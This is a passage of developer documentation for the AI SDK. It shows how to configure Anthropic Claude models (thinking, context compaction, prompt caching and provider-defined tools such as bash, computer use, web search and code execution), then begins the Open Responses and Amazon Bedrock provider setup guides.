});
For long-running agents that compact and restart context, you can carry the remaining budget forward using the remaining field:
taskBudget: {
type: 'tokens',
total: 400000,
remaining: 215000, // budget left after prior compacted-away contexts
}
The taskBudget object accepts:
type"tokens" - Budget type. Currently only"tokens"is supported.totalnumber - Total task budget for the agentic turn. Minimum 20,000.remainingnumber - Budget left after prior compacted-away contexts. Must be between 0 andtotal. Defaults tototalif omitted.
Data Residency
Anthropic supports an inferenceGeo option that controls where model inference runs for a request.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Summarize the key points of this document.',
providerOptions: {
anthropic: {
inferenceGeo: 'us',
} satisfies AnthropicLanguageModelOptions,
},
});
The inferenceGeo option accepts 'us' (US-only infrastructure) or 'global' (default, any available geography).
Reasoning
Anthropic models support extended thinking, where Claude shows its reasoning process before providing a final answer.
Adaptive Thinking
For newer models (claude-sonnet-4-6, claude-opus-4-6, and later), use adaptive thinking.
Claude automatically determines how much reasoning to use based on the complexity of the prompt.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'adaptive' },
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
You can combine adaptive thinking with the effort option to control how much reasoning Claude uses:
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
anthropic: {
thinking: { type: 'adaptive' },
effort: 'max', // 'low' | 'medium' | 'high' | 'max'
} satisfies AnthropicLanguageModelOptions,
},
});
Thinking Display (Opus 4.7+)
Starting with claude-opus-4-7, thinking content is omitted from the response by default — thinking blocks are present in the stream but their text is empty. To receive reasoning output, set display: 'summarized':
const { text, reasoningText } = await generateText({
model: anthropic('claude-opus-4-7'),
providerOptions: {
anthropic: {
thinking: { type: 'adaptive', display: 'summarized' },
} satisfies AnthropicLanguageModelOptions,
},
prompt: 'How many people will live in the world in 2040?',
});
console.log(reasoningText); // reasoning text (empty without display: 'summarized')
console.log(text);
Budget-Based Thinking
For earlier models (claude-opus-4-20250514, claude-sonnet-4-20250514, claude-sonnet-4-5-20250929),
use type: 'enabled' with an explicit token budget:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-5-20250929'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Context Management
Anthropic's Context Management feature allows you to automatically manage conversation context by clearing tool uses or thinking content when certain conditions are met. This helps optimize token usage and manage long conversations more efficiently.
You can configure context management using the contextManagement provider option:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5-20250929'),
prompt: 'Continue our conversation...',
providerOptions: {
anthropic: {
contextManagement: {
edits: [
{
type: 'clear_tool_uses_20250919',
trigger: { type: 'input_tokens', value: 10000 },
keep: { type: 'tool_uses', value: 5 },
clearAtLeast: { type: 'input_tokens', value: 1000 },
clearToolInputs: true,
excludeTools: ['important_tool'],
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
// Check what was cleared
console.log(result.providerMetadata?.anthropic?.contextManagement);
Context Editing
Context editing strategies selectively remove specific content types from earlier in the conversation to reduce token usage without losing the overall conversation flow.
Clear Tool Uses
The clear_tool_uses_20250919 edit type removes old tool call/result pairs from the conversation history:
- trigger - Condition that triggers the clearing (e.g.,
{ type: 'input_tokens', value: 10000 }or{ type: 'tool_uses', value: 10 }) - keep - How many recent tool uses to preserve (e.g.,
{ type: 'tool_uses', value: 5 }) - clearAtLeast - Minimum amount to clear (e.g.,
{ type: 'input_tokens', value: 1000 }) - clearToolInputs - Whether to clear tool input parameters (boolean)
- excludeTools - Array of tool names to never clear
Clear Thinking
The clear_thinking_20251015 edit type removes thinking/reasoning blocks from earlier turns, keeping only the most recent ones:
- keep - How many recent thinking turns to preserve (e.g.,
{ type: 'thinking_turns', value: 2 }) or'all'to keep everything
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Continue reasoning...',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
contextManagement: {
edits: [
{
type: 'clear_thinking_20251015',
keep: { type: 'thinking_turns', value: 2 },
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
Compaction
The compact_20260112 edit type automatically summarizes earlier conversation context when token limits are reached. This is useful for long-running conversations where you want to preserve the essence of earlier exchanges while staying within token limits.
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { streamText } from 'ai';
const result = streamText({
model: anthropic('claude-opus-4-6'),
messages: conversationHistory,
providerOptions: {
anthropic: {
contextManagement: {
edits: [
{
type: 'compact_20260112',
trigger: {
type: 'input_tokens',
value: 50000, // trigger compaction when input exceeds 50k tokens
},
instructions:
'Summarize the conversation concisely, preserving key decisions and context.',
pauseAfterCompaction: false,
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
Configuration:
- trigger - Condition that triggers compaction (e.g.,
{ type: 'input_tokens', value: 50000 }) - instructions - Custom instructions for how the model should summarize the conversation. Use this to guide the compaction summary towards specific aspects of the conversation you want to preserve.
- pauseAfterCompaction - When
true, the model will pause after generating the compaction summary, allowing you to inspect or process it before continuing. Defaults tofalse.
When compaction occurs, the model generates a summary of the earlier context. This summary appears as a text block with special provider metadata.
Detecting Compaction in Streams
When using streamText, you can detect compaction summaries by checking the providerMetadata on text-start events:
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-start': {
const isCompaction =
part.providerMetadata?.anthropic?.type === 'compaction';
if (isCompaction) {
console.log('[COMPACTION SUMMARY START]');
}
break;
}
case 'text-delta': {
process.stdout.write(part.text);
break;
}
}
}
Compaction in UI Applications
When using useChat or other UI hooks, compaction summaries appear as regular text parts with providerMetadata. You can style them differently in your UI:
{
message.parts.map((part, index) => {
if (part.type === 'text') {
const isCompaction =
(part.providerMetadata?.anthropic as { type?: string } | undefined)
?.type === 'compaction';
if (isCompaction) {
return (
<div
key={index}
className="bg-yellow-100 border-l-4 border-yellow-500 p-2"
>
<span className="font-bold">[Compaction Summary]</span>
<div>{part.text}</div>
</div>
);
}
return <div key={index}>{part.text}</div>;
}
});
}
Applied Edits Metadata
After generation, you can check which edits were applied in the provider metadata:
const metadata = result.providerMetadata?.anthropic?.contextManagement;
if (metadata?.appliedEdits) {
metadata.appliedEdits.forEach(edit => {
if (edit.type === 'clear_tool_uses_20250919') {
console.log(`Cleared ${edit.clearedToolUses} tool uses`);
console.log(`Freed ${edit.clearedInputTokens} tokens`);
} else if (edit.type === 'clear_thinking_20251015') {
console.log(`Cleared ${edit.clearedThinkingTurns} thinking turns`);
console.log(`Freed ${edit.clearedInputTokens} tokens`);
} else if (edit.type === 'compact_20260112') {
console.log('Compaction was applied');
}
});
}
For more details, see Anthropic's Context Management documentation.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
The cache creation input tokens are then returned in the providerMetadata object
for generateText, again under the anthropic property.
When you use streamText, the response contains a promise
that resolves to the metadata. Alternatively you can receive it in the
onFinish callback.
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.anthropic);
// e.g. { cacheCreationInputTokens: 2118 }
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
Cache control for tools:
const result = await generateText({
model: anthropic('claude-haiku-4-5'),
tools: {
cityAttractions: tool({
inputSchema: z.object({ city: z.string() }),
providerOptions: {
anthropic: {
cacheControl: { type: 'ephemeral' },
},
},
}),
},
messages: [
{
role: 'user',
content: 'User prompt',
},
],
});
Longer cache TTL
Anthropic also supports a longer 1-hour cache duration.
Here's an example:
const result = await generateText({
model: anthropic('claude-haiku-4-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Long cached message',
providerOptions: {
anthropic: {
cacheControl: { type: 'ephemeral', ttl: '1h' },
},
},
},
],
},
],
});
Limitations
The minimum cacheable prompt length is:
- 4096 tokens for Claude Opus 4.5
- 1024 tokens for Claude Opus 4.1, Claude Opus 4, Claude Sonnet 4.5, Claude Sonnet 4, Claude Sonnet 3.7, and Claude Opus 3
- 4096 tokens for Claude Haiku 4.5
- 2048 tokens for Claude Haiku 3.5 and Claude Haiku 3
Shorter prompts cannot be cached, even if marked with cacheControl. Any requests to cache fewer than this number of tokens will be processed without caching.
For more on prompt caching with Anthropic, see Anthropic's Cache Control documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = anthropic.tools.bash_20250124({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Memory Tool
The Memory Tool allows Claude to use a local memory, e.g. in the filesystem. Here's how to create it:
const memory = anthropic.tools.memory_20250818({
execute: async action => {
// Implement your memory command execution logic here
// Return the result of the command execution
},
});
Only certain Claude versions are supported.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files.
const tools = {
str_replace_based_edit_tool: anthropic.tools.textEditor_20250728({
maxCharacters: 10000, // optional
async execute({ command, path, old_str, new_str, insert_text }) {
// ...
},
}),
} satisfies ToolSet;
textEditor_20250728- For Claude Sonnet 4, Opus 4, and Opus 4.1 (recommended)textEditor_20250124- For Claude Sonnet 3.7textEditor_20241022- For Claude Sonnet 3.5
Note: textEditor_20250429 is deprecated. Use textEditor_20250728 instead.
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis only available in Claude 3.5 Sonnet and earlier models.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replacecommand.insert_text(string, optional): Required forinsertcommand, containing the text to insert.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = anthropic.tools.computer_20251124({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
enableZoom: true, // Optional, enables the zoom action
execute: async ({ action, coordinate, text, region }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
case 'zoom': {
// region is [x1, y1, x2, y2] defining the area to zoom into
return {
type: 'image',
data: fs.readFileSync('./data/zoomed-region.png').toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position' | 'zoom'): The action to perform. Thezoomaction is only available withcomputer_20251124.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.region(number[], optional): Required forzoomaction. Specifies[x1, y1, x2, y2]coordinates for the area to inspect.displayWidthPx(number): The width of the display in pixels.displayHeightPx(number): The height of the display in pixels.displayNumber(number, optional): The display number for X11 environments.enableZoom(boolean, optional): Enable the zoom action. Only available withcomputer_20251124. Default:false.
Web Search Tool
Anthropic provides a provider-defined web search tool that gives Claude direct access to real-time web content, allowing it to answer questions with up-to-date information beyond its knowledge cutoff.
You can enable web search using the provider-defined web search tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const webSearchTool = anthropic.tools.webSearch_20250305({
maxUses: 5,
});
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'What are the latest developments in AI?',
tools: {
web_search: webSearchTool,
},
});
Configuration Options
The web search tool supports several configuration options:
-
maxUses number
Maximum number of web searches Claude can perform during the conversation.
-
allowedDomains string[]
Optional list of domains that Claude is allowed to search. If provided, searches will be restricted to these domains.
-
blockedDomains string[]
Optional list of domains that Claude should avoid when searching.
-
userLocation object
Optional user location information to provide geographically relevant search results.
const webSearchTool = anthropic.tools.webSearch_20250305({
maxUses: 3,
allowedDomains: ['techcrunch.com', 'wired.com'],
blockedDomains: ['example-spam-site.com'],
userLocation: {
type: 'approximate',
country: 'US',
region: 'California',
city: 'San Francisco',
timezone: 'America/Los_Angeles',
},
});
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Find local news about technology',
tools: {
web_search: webSearchTool,
},
});
Web Fetch Tool
Anthropic provides a provider-defined web fetch tool that allows Claude to retrieve content from specific URLs. This is useful when you want Claude to analyze or reference content from a particular webpage or document.
You can enable web fetch using the provider-defined web fetch tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-0'),
prompt:
'What is this page about? https://en.wikipedia.org/wiki/Maglemosian_culture',
tools: {
web_fetch: anthropic.tools.webFetch_20250910({ maxUses: 1 }),
},
});
Tool Search
Anthropic provides provider-defined tool search tools that enable Claude to work with hundreds or thousands of tools by dynamically discovering and loading them on-demand. Instead of loading all tool definitions into the context window upfront, Claude searches your tool catalog and loads only the tools it needs.
There are two variants:
- BM25 Search - Uses natural language queries to find tools
- Regex Search - Uses regex patterns (Python
re.search()syntax) to find tools
Basic Usage
import { anthropic } from '@ai-sdk/anthropic';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: 'What is the weather in San Francisco?',
tools: {
toolSearch: anthropic.tools.toolSearchBm25_20251119(),
get_weather: tool({
description: 'Get the current weather at a specific location',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
condition: 'Sunny',
}),
// Defer tool here - Claude discovers these via the tool search tool
providerOptions: {
anthropic: { deferLoading: true },
},
}),
},
});
Using Regex Search
For more precise tool matching, you can use the regex variant:
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: 'Get the weather data',
tools: {
toolSearch: anthropic.tools.toolSearchRegex_20251119(),
// ... deferred tools
},
});
Claude will construct regex patterns like weather|temperature|forecast to find matching tools.
Custom Tool Search
You can implement your own tool search logic (e.g., using embeddings or semantic search) by returning tool-reference content blocks via toModelOutput:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: 'What is the weather in San Francisco?',
tools: {
// Custom search tool
searchTools: tool({
description: 'Search for tools by keyword',
inputSchema: z.object({ query: z.string() }),
execute: async ({ query }) => {
// Your custom search logic (embeddings, fuzzy match, etc.)
const allTools = ['get_weather', 'get_forecast', 'get_temperature'];
return allTools.filter(name => name.includes(query.toLowerCase()));
},
toModelOutput: ({ output }) => ({
type: 'content',
value: (output as string[]).map(toolName => ({
type: 'custom' as const,
providerOptions: {
anthropic: {
type: 'tool-reference',
toolName,
},
},
})),
}),
}),
// Deferred tools
get_weather: tool({
description: 'Get the current weather',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }) => ({ location, temperature: 72 }),
providerOptions: {
anthropic: { deferLoading: true },
},
}),
},
});
This sends tool_reference blocks to Anthropic, which loads the corresponding deferred tool schemas into Claude's context.
MCP Connectors
Anthropic supports connecting to MCP servers as part of their execution.
You can enable this feature with the mcpServers provider option:
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
prompt: `Call the echo tool with "hello world". what does it respond with back?`,
providerOptions: {
anthropic: {
mcpServers: [
{
type: 'url',
name: 'echo',
url: 'https://echo.mcp.inevitable.fyi/mcp',
// optional: authorization token
authorizationToken: mcpAuthToken,
// optional: tool configuration
toolConfiguration: {
enabled: true,
allowedTools: ['echo'],
},
},
],
} satisfies AnthropicLanguageModelOptions,
},
});
The tool calls and results are dynamic, i.e. the input and output schemas are not known.
Configuration Options
The web fetch tool supports several configuration options:
-
maxUses number
The maxUses parameter limits the number of web fetches performed.
-
allowedDomains string[]
Only fetch from these domains.
-
blockedDomains string[]
Never fetch from these domains.
-
citations object
Unlike web search where citations are always enabled, citations are optional for web fetch. Set
"citations": {"enabled": true}to enable Claude to cite specific passages from fetched documents. -
maxContentTokens number
The maxContentTokens parameter limits the amount of content that will be included in the context.
Error Handling
Web search errors are handled differently depending on whether you're using streaming or non-streaming:
Non-streaming (generateText):
Web search errors throw exceptions that you can catch:
try {
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Search for something',
tools: {
web_search: webSearchTool,
},
});
} catch (error) {
if (error.message.includes('Web search failed')) {
console.log('Search error:', error.message);
// Handle search error appropriately
}
}
Streaming (streamText):
Web search errors are delivered as error parts in the stream:
const result = await streamText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Search for something',
tools: {
web_search: webSearchTool,
},
});
for await (const part of result.textStream) {
if (part.type === 'error') {
console.log('Search error:', part.error);
// Handle search error appropriately
}
}
Code Execution
Anthropic provides a provider-defined code execution tool that gives Claude direct access to a real Python environment allowing it to execute code to inform its responses.
You can enable code execution using the provider-defined code execution tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const codeExecutionTool = anthropic.tools.codeExecution_20260120();
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt:
'Calculate the mean and standard deviation of [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]',
tools: {
code_execution: codeExecutionTool,
},
});
Error Handling
Code execution errors are handled differently depending on whether you're using streaming or non-streaming:
Non-streaming (generateText):
Code execution errors are delivered as tool result parts in the response:
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Execute some Python script',
tools: {
code_execution: codeExecutionTool,
},
});
const toolErrors = result.content?.filter(
content => content.type === 'tool-error',
);
toolErrors?.forEach(error => {
console.error('Tool execution error:', {
toolName: error.toolName,
toolCallId: error.toolCallId,
error: error.error,
});
});
Streaming (streamText):
Code execution errors are delivered as error parts in the stream:
const result = await streamText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Execute some Python script',
tools: {
code_execution: codeExecutionTool,
},
});
for await (const part of result.textStream) {
if (part.type === 'error') {
console.log('Code execution error:', part.error);
// Handle code execution error appropriately
}
}
Programmatic Tool Calling
Programmatic Tool Calling allows Claude to write code that calls your tools programmatically within a code execution container, rather than requiring round trips through the model for each tool invocation. This reduces latency for multi-tool workflows and decreases token consumption.
To enable programmatic tool calling, use the allowedCallers provider option on tools that you want to be callable from within code execution:
import {
anthropic,
forwardAnthropicContainerIdFromLastStep,
} from '@ai-sdk/anthropic';
import { generateText, tool, stepCountIs } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
stopWhen: stepCountIs(10),
prompt:
'Get the weather for Tokyo, Sydney, and London, then calculate the average temperature.',
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
getWeather: tool({
description: 'Get current weather data for a city.',
inputSchema: z.object({
city: z.string().describe('Name of the city'),
}),
execute: async ({ city }) => {
// Your weather API implementation
return { temp: 22, condition: 'Sunny' };
},
// Enable this tool to be called from within code execution
providerOptions: {
anthropic: {
allowedCallers: ['code_execution_20260120'],
},
},
}),
},
// Propagate container ID between steps for code execution continuity
prepareStep: forwardAnthropicContainerIdFromLastStep,
});
In this flow:
- Claude writes Python code that calls your
getWeathertool multiple times in parallel - The SDK automatically executes your tool and returns results to the code execution container
- Claude processes the results in code and generates the final response
Container Persistence
When using programmatic tool calling across multiple steps, you need to preserve the container ID between steps using prepareStep. You can use the forwardAnthropicContainerIdFromLastStep helper function to do this automatically. The container ID is available in providerMetadata.anthropic.container.id after each step completes.
Agent Skills
Anthropic Agent Skills enable Claude to perform specialized tasks like document processing (PPTX, DOCX, PDF, XLSX) and data analysis. Skills run in a sandboxed container and require the code execution tool to be enabled.
Using Built-in Skills
Anthropic provides several built-in skills:
- pptx - Create and edit PowerPoint presentations
- docx - Create and edit Word documents
- pdf - Process and analyze PDF files
- xlsx - Work with Excel spreadsheets
To use skills, you need to:
- Enable the code execution tool
- Specify the container with skills in
providerOptions
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Create a presentation about renewable energy with 5 slides',
providerOptions: {
anthropic: {
container: {
skills: [
{
type: 'anthropic',
skillId: 'pptx',
version: 'latest', // optional
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
Custom Skills
You can also use custom skills by specifying type: 'custom':
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Use my custom skill to process this data',
providerOptions: {
anthropic: {
container: {
skills: [
{
type: 'custom',
skillId: 'my-custom-skill-id',
version: '1.0', // optional
},
],
},
} satisfies AnthropicLanguageModelOptions,
},
});
PDF support
Anthropic Claude models support reading PDF files.
You can pass PDF files as part of the message content using the file type:
Option 1: URL-based PDF document
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-functions/data/ai.pdf?raw=true',
),
mimeType: 'application/pdf',
},
],
},
],
});
Option 2: Base64-encoded PDF document
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use | Web Search | Tool Search | Compaction |
|---|---|---|---|---|---|---|---|
claude-opus-4-7 |
|||||||
claude-opus-4-6 |
|||||||
claude-sonnet-4-6 |
|||||||
claude-opus-4-5 |
|||||||
claude-haiku-4-5 |
|||||||
claude-sonnet-4-5 |
|||||||
claude-opus-4-1 |
|||||||
claude-opus-4-0 |
|||||||
claude-sonnet-4-0 |
title: Open Responses description: Learn how to use the Open Responses provider for the AI SDK.
Open Responses Provider
The Open Responses provider contains language model support for Open Responses compatible APIs.
Setup
The Open Responses provider is available in the @ai-sdk/open-responses module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
Create an Open Responses provider instance using createOpenResponses:
import { createOpenResponses } from '@ai-sdk/open-responses';
const openResponses = createOpenResponses({
name: 'aProvider',
url: 'http://localhost:1234/v1/responses',
});
The name and url options are required:
-
name string
Provider name. Used as the key for provider options and metadata.
-
url string
URL for the Open Responses API POST endpoint.
You can use the following optional settings to customize the Open Responses provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction.
Language Models
The Open Responses provider instance is a function that you can invoke to create a language model:
const model = openResponses('mistralai/ministral-3-14b-reasoning');
You can use Open Responses models with the generateText and streamText functions,
and they support structured data generation with Output
(see AI SDK Core).
Example
import { createOpenResponses } from '@ai-sdk/open-responses';
import { generateText } from 'ai';
const openResponses = createOpenResponses({
name: 'aProvider',
url: 'http://localhost:1234/v1/responses',
});
const { text } = await generateText({
model: openResponses('mistralai/ministral-3-14b-reasoning'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Notes
- Stop sequences,
topK, andseedare not supported and are ignored with warnings. - Image inputs are supported for user messages with
fileparts using image media types.
title: Amazon Bedrock description: Learn how to use the Amazon Bedrock provider.
Amazon Bedrock Provider
The Amazon Bedrock provider for the AI SDK contains language model support for the Amazon Bedrock APIs.
Setup
The Bedrock provider is available in the @ai-sdk/amazon-bedrock module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Prerequisites
Access to Amazon Bedrock foundation models isn't granted by default. In order to gain access to a foundation model, an IAM user with sufficient permissions needs to request access to it through the console. Once access is provided to a model, it is available for all users in the account.
See the Model Access Docs for more information.
Authentication
Using IAM Access Key and Secret Key
Step 1: Creating AWS Access Key and Secret Key
To get started, you'll need to create an AWS access key and secret key. Here's how:
Login to AWS Management Console
- Go to the AWS Management Console and log in with your AWS account credentials.
Create an IAM User
- Navigate to the IAM dashboard and click on "Users" in the left-hand navigation menu.
- Click on "Create user" and fill in the required details to create a new IAM user.
- Make sure to select "Programmatic access" as the access type.
- The user account needs the
AmazonBedrockFullAccesspolicy attached to it.
Create Access Key
- Click on the "Security credentials" tab and then click on "Create access key".
- Click "Create access key" to generate a new access key pair.
- Download the
.csvfile containing the access key ID and secret access key.
Step 2: Configuring the Access Key and Secret Key
Within your project add a .env file if you don't already have one. This file will be used to set the access key and secret key as environment variables. Add the following lines to the .env file:
AWS_ACCESS_KEY_ID=YOUR_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY=YOUR_SECRET_ACCESS_KEY
AWS_REGION=YOUR_REGION
Remember to replace YOUR_ACCESS_KEY_ID, YOUR_SECRET_ACCESS_KEY, and YOUR_REGION with the actual values from your AWS account.
Using AWS SDK Credentials Chain (instance profiles, instance roles, ECS roles, EKS Service Accounts, etc.)
When using AWS SDK, the SDK will automatically use the credentials chain to determine the credentials to use. This includes instance profiles, instance roles, ECS roles, EKS Service Accounts, etc. A similar behavior is possible using the AI SDK by not specifying the accessKeyId and secretAccessKey, sessionToken properties in the provider settings and instead passing a credentialProvider property.
Usage:
@aws-sdk/credential-providers package provides a set of credential providers that can be used to create a credential provider chain.
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
import { fromNodeProviderChain } from '@aws-sdk/credential-providers';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
credentialProvider: fromNodeProviderChain(),
});
Provider Instance
You can import the default provider instance bedrock from @ai-sdk/amazon-bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
If you need a customized setup, you can import createAmazonBedrock from @ai-sdk/amazon-bedrock and create a provider instance with your settings:
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
accessKeyId: 'xxxxxxxxx',
secretAccessKey: 'xxxxxxxxx',
sessionToken: 'xxxxxxxxx',
});
You can use the following optional settings to customize the Amazon Bedrock provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
credentialProvider () => Promise<{ accessKeyId: string; secretAccessKey: string; sessionToken?: string; }>
Optional. The AWS credential provider chain that you want to use for the API calls. It uses the specified credentials by default.
-
apiKey string
Optional. API key for authenticating requests using Bearer token authentication. When provided, this will be used instead of AWS SigV4 authentication. It uses the
AWS_BEARER_TOKEN_BEDROCKenvironment variable by default. -
baseURL string
Optional. Base URL for the Bedrock API calls. Useful for custom endpoints or proxy configurations.
-
headers Record<string, string>
Optional. Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Optional. Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Bedrock API using the provider instance.
The first argument is the model id, e.g. meta.llama3-70b-instruct-v1:0.
const model = bedrock('meta.llama3-70b-instruct-v1:0');
Amazon Bedrock models also support some model specific provider options that are not part of the standard call settings.
You can pass them in the providerOptions argument:
